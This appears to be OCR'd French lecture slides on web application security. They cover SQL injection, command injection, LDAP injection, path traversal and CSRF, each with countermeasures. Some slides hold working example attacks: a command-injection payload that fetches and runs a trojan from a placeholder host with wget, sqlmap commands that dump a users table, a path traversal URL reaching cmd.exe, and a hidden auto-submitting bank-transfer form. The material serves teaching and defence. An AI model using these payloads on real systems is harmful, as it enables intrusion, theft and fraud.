
```
1 $sql = "SELECT * FROM users WHERE name='"
2         . $_POST['name'] . "'";
3 $result = $conn->query($sql);
```

APRÈS -- Sécurisé (PDO prepared statement)

```
1 $stmt = $pdo->prepare(
2     "SELECT * FROM users WHERE name = :name"
3 );
4 $stmt->execute(['name' => $_POST['name']]);
5 $result = $stmt->fetchAll();
```

- Le moteur SQL reçoit d'abord la structure de la requête, puis les données séparément.
- Impossible d'injecter du SQL : les données sont toujours traitées comme des **valeurs**, jamais comme du code.

Requêtes préparées – Comment ça marche



Disponible dans tous les langages

- **PHP** : PDO, MySQLi
- **Python** : sqlite3, psycopg2, SQLAlchemy
- **Java** : PreparedStatement (JDBC)
- **Node.js** : parameterized queries (pg, mysql2)

Contre-mesures – Autres bonnes pratiques

- ORM (Object-Relational Mapping) : Doctrine, Eloquent, SQLAlchemy, Hibernate génèrent des requêtes paramétrées automatiquement.
- Validation des entrées : vérifier le format attendu **avant** toute utilisation (email, nombre, longueur max).
- Principe du moindre privilège : le compte SQL de l'application ne doit avoir que les droits strictement nécessaires.

```
GRANT SELECT, INSERT ON app_db.* TO
'webapp'@'localhost'
```

- WAF (Web Application Firewall) : filtre les requêtes suspectes en amont (couche supplémentaire, pas une solution unique).
- Messages d'erreur : ne **jamais** afficher les erreurs SQL en production. Utiliser des pages d'erreur génériques.

Plan

1. Failles des applications web
2. Cross-Site Scripting (XSS)
3. Injection SQL
   - Principe de l'injection SQL
   - Exemples d'exploitation
   - Techniques avancées
   - Contre-mesures SQL
   - Outils de test SQL
4. Autres types d'injection
5. Cross-Site Request Forgery (CSRF)
6. Bonnes pratiques et défenses

Outils de test d'injection SQL

sqlmap Outil open source d'automatisation des injections SQL. Détecte et exploite automatiquement les vulnérabilités.

```
1 sqlmap -u "http://site.com/page?id=1" --dbs
2 sqlmap -u "http://site.com/page?id=1" -D mydb --tables
3 sqlmap -u "http://site.com/page?id=1" -D mydb -T users --dump
```

Burp Suite Proxy HTTP qui permet d'intercepter et modifier les requêtes. Le module `Repeater` facilite les tests manuels d'injection.

OWASP ZAP Scanner de vulnérabilités web gratuit et open source. Détection automatique des injections SQL.

Rappel

N'utilisez ces outils que dans un cadre **autorisé** : tests de pénétration mandatés, environnements de lab, CTF.

Plan

1. Failles des applications web
2. Cross-Site Scripting (XSS)
3. Injection SQL
4. Autres types d'injection
   - Injection de commandes système
   - Injection LDAP
   - Parcours frauduleux de répertoires
5. Cross-Site Request Forgery (CSRF)
6. Bonnes pratiques et défenses
7. Conclusion

Plan

1. Failles des applications web
2. Cross-Site Scripting (XSS)
3. Injection SQL
4. Autres types d'injection
   - Injection de commandes système
   - Injection LDAP
   - Parcours frauduleux de répertoires
5. Cross-Site Request Forgery (CSRF)
6. Bonnes pratiques et défenses
7. Conclusion

Injection de commandes système

Lorsqu'une commande système implique en partie une saisie utilisateur, une attaque est susceptible d'y injecter des instructions arbitraires.

Code PHP vulnérable

```
1 <?php
2 $email_subject = "sujet du mail";
3 if (isset($_GET['email']))
4   system("mail " . $_GET['email'] .
5     " -s '" . $email_subject .
6     "' < /tmp/email_body", $return_val);
7 ?>
```

Ce qui correspond à la commande :

```
mail [adresse-email] -s 'un sujet' < /tmp/email_body
```

Injection de commandes – Attaque

On peut modifier le comportement de la commande `mail` avec une adresse volontairement malformée.
Si `$_GET['email']` vaut :

```
--help; wget http://mechant.org/cheval_de_troie;
./cheval_de_troie #
```

- `--help` fait afficher l'aide de la commande `mail`.
- Le `;` sépare les commandes dans le shell.
- `wget` télécharge un fichier binaire malveillant.
- Ce fichier est ensuite exécuté.
- Avec `#`, le reste de la commande est mis en commentaire.

Contre-mesure : ne jamais passer d'entrées utilisateur directement à `system()`, `exec()`, ou `shell_exec()`. Utiliser `escapeshellarg()` en PHP.

Plan

1. Failles des applications web
2. Cross-Site Scripting (XSS)
3. Injection SQL
4. Autres types d'injection
   - Injection de commandes système
   - Injection LDAP
   - Parcours frauduleux de répertoires
5. Cross-Site Request Forgery (CSRF)
6. Bonnes pratiques et défenses
7. Conclusion

Injection LDAP

- Les attaques par injection LDAP permettent aux utilisateurs d'accéder à des informations privées dans un annuaire.
- Le protocole LDAP (*Lightweight Directory Access Protocol*) gère et stocke des ressources et utilisateurs réseau.
- LDAP permet entre autres de gérer des accès aux ordinateurs et autres ressources.

La requête LDAP ci-dessous affiche le nom et le téléphone correspondant à un identifiant :

```
http://intranet/ldap_query?user=rgc
```

Ce qui engendre le filtre :

```
filter = (uid=rgc)
attributes = cn, telephoneNumber
```

Filtre LDAP

On peut construire des filtres plus élaborés avec des opérateurs booléens : OU (|), ET (&), portant sur divers attributs :

```
cn, dn, sn, objectClass, telephoneNumber, manager,
                          ...
```

Par exemple :

```
filter = (&(objectClass=person)(cn=Rich*)
           (|(telephoneNumber=40*)
             (telephoneNumber=415*)))
```

Injection de requêtes LDAP arbitraires

On considère la requête HTTP :

`http://intranet/ldap_query?user=rgc`

qui engendre le filtre `(uid=rgc)`.

On détourne la requête en fabriquant un filtre LDAP valide :

`http://intranet/ldap_query?user=*)(|(telephone=415-555-1212)`

Cette requête produit le filtre :

`(uid=*)(|(telephone=415-555-1212))`

Contre-mesure : valider les entrées et échapper les caractères spéciaux LDAP : `(`, `)`, `*`, \, `NUL`.

Plan

1. Failles des applications web
2. Cross-Site Scripting (XSS)
3. Injection SQL
4. Autres types d'injection
   - Injection de commandes système
   - Injection LDAP
   - Parcours frauduleux de répertoires
5. Cross-Site Request Forgery (CSRF)
6. Bonnes pratiques et défenses
7. Conclusion

Parcours frauduleux de répertoires (Path Traversal)

- Un serveur web donne accès à des répertoires bien spécifiques d'une arborescence de fichiers.
- Ces répertoires sont structurés en arborescence à partir d'une racine.
- Un serveur web bien conçu ne doit jamais donner accès à des fichiers situés au-dessus de cette racine.
- De nos jours, un grand nombre d'appareils et de logiciels sont fournis avec un serveur web intégré permettant la gestion à distance.

Path Traversal – Exemples

- **Compaq Server Management Agent** (v4.0) : il était possible d'insérer `../..` dans une URL pour remonter au-dessus de la racine.

  `http://mon.serveur.com:2301/../../interesting/document.txt`

- **Microsoft IIS** : on pouvait exécuter des programmes arbitraires en utilisant un encodage spécial. La séquence `../..` était encodée avec `..%c0%af..`

  `http://a.b.com/scripts/..%c0%af../winnt/system32/cmd.exe?/C+dir`

- Le préfixe `scripts` faisait croire au serveur que le document était un script à exécuter.

Contre-mesure : normaliser les chemins, interdire les séquences `..`, utiliser une liste blanche de fichiers accessibles.

Plan

1. Failles des applications web
2. Cross-Site Scripting (XSS)
3. Injection SQL
4. Autres types d'injection
5. Cross-Site Request Forgery (CSRF)
6. Bonnes pratiques et défenses
7. Conclusion

CSRF – Principe

- Le CSRF (*Cross-Site Request Forgery*) consiste à forcer un utilisateur authentifié à exécuter des actions non souhaitées sur un site où il est connecté.
- L'attaquant exploite le fait que le navigateur envoie automatiquement les cookies de session à chaque requête vers le site cible.
- Contrairement au XSS (qui exploite la confiance de l'utilisateur envers le site), le CSRF exploite la confiance du site envers le navigateur de l'utilisateur.

CSRF – Exemple d'attaque

L'attaquant crée une page web malveillante contenant un formulaire caché :

Page malveillante

```
1  <html><body>
2  <h1>Vous avez gagne un prix !</h1>
3  <!-- Formulaire cache, soumis automatiquement -->
4  <form action="http://banque.com/transfer"
5        method="POST" id="f">
6    <input type="hidden" name="to" value="pirate"/>
7    <input type="hidden" name="amount" value="1000"/>
8  </form>
9  <script>document.getElementById('f').submit();</script>
10 </body></html>
```

Si la victime est connectée à `banque.com`, le transfert sera exécuté avec sa session.

CSRF – Contre-mesures

- Tokens CSRF : le serveur génère un jeton unique par formulaire/session. Le formulaire doit inclure ce jeton pour être accepté. Un site tiers ne peut pas connaître ce jeton.
- Vérification du header `Origin/Referer` : le serveur vérifie que la requête provient bien de son propre domaine.
- Cookies `SameSite` : attribut du cookie qui empêche son envoi lors de requêtes cross-site.

```
Set-Cookie:  session=abc123; SameSite=Strict
```

- Confirmation utilisateur : demander une re-saisie du mot de passe ou un CAPTCHA pour les actions sensibles.

Plan

1. Failles des applications web
2. Cross-Site Scripting (XSS)
3. Injection SQL
4. Autres types d'injection
5. Cross-Site Request Forgery (CSRF)
6. Bonnes pratiques et défenses
7. Conclusion

Validation et assainissement des entrées

- Ne jamais faire confiance aux entrées utilisateur : tout ce qui provient du client (formulaires, URL, cookies, en-têtes HTTP) doit être validé côté serveur.
- **Validation** : vérifier que les données sont conformes au format attendu (regex pour email, longueur maximale, type numérique, etc.).
- **Assainissement** (*sanitization*) : supprimer ou échapper les caractères dangereux avant utilisation.
- **Encodage en sortie** (*output encoding*) : adapter l'encodage au contexte (HTML, JavaScript, SQL, URL, CSS).

Principe du moindre privilège

- Chaque composant du système ne doit avoir que les droits strictement nécessaires à son fonctionnement.
- **Base de données** : le compte SQL de l'application ne doit pas avoir les droits `DROP`, `CREATE`, `GRANT`.
- **Système de fichiers** : le serveur web ne doit pas pouvoir écrire dans ses propres répertoires.
- **Réseau** : limiter les connexions sortantes du serveur (empêche l'exfiltration de données).
- En cas de compromission, les dégâts sont ainsi limités au périmètre des droits accordés.

En-têtes de sécurité HTTP

Les en-têtes HTTP permettent de renforcer la sécurité côté client :

En-tête	**Rôle**
`Content-Security-Policy`	Restreint les sources de scripts, styles, images autorisées
`X-Frame-Options`	Empêche l'inclusion de la page dans une `iframe` (anti-clickjacking)
`X-Content-Type-Options`	Empêche le navigateur de deviner le type MIME
`Strict-Transport-Security`	Force l'utilisation de HTTPS
`X-XSS-Protection`	Active le filtre XSS intégré du navigateur

Frameworks et bibliothèques sécurisées

- Les frameworks modernes intègrent des protections par défaut :
  - **Laravel/Symfony** (PHP) : échappement automatique dans les templates, tokens CSRF, ORM Eloquent/Doctrine.
  - **Django** (Python) : échappement automatique, protection CSRF, ORM intégré.
  - **Spring** (Java) : protection CSRF, validation des entrées, Spring Security.
- Utiliser les protections du framework plutôt que de réinventer ses propres mécanismes de sécurité.
- Maintenir ses dépendances à jour pour bénéficier des correctifs de sécurité.

Plan

1. Failles des applications web
2. Cross-Site Scripting (XSS)
3. Injection SQL
4. Autres types d'injection
5. Cross-Site Request Forgery (CSRF)
6. Bonnes pratiques et défenses
7. Conclusion

Conclusion

- Les risques majeurs viennent des entrées utilisateur non validées.
- Pour réduire les risques :
  - valider et assainir systématiquement les entrées,
  - utiliser des requêtes préparées pour les accès base de données,
  - échapper les sorties selon le contexte (HTML, JS, SQL),
  - appliquer le principe du moindre privilège,
  - utiliser les en-têtes de sécurité HTTP.
- L'OWASP fournit des guides et outils de référence pour sécuriser les applications web.
- La sécurité est un processus continu : audits réguliers, mises à jour, veille sur les vulnérabilités.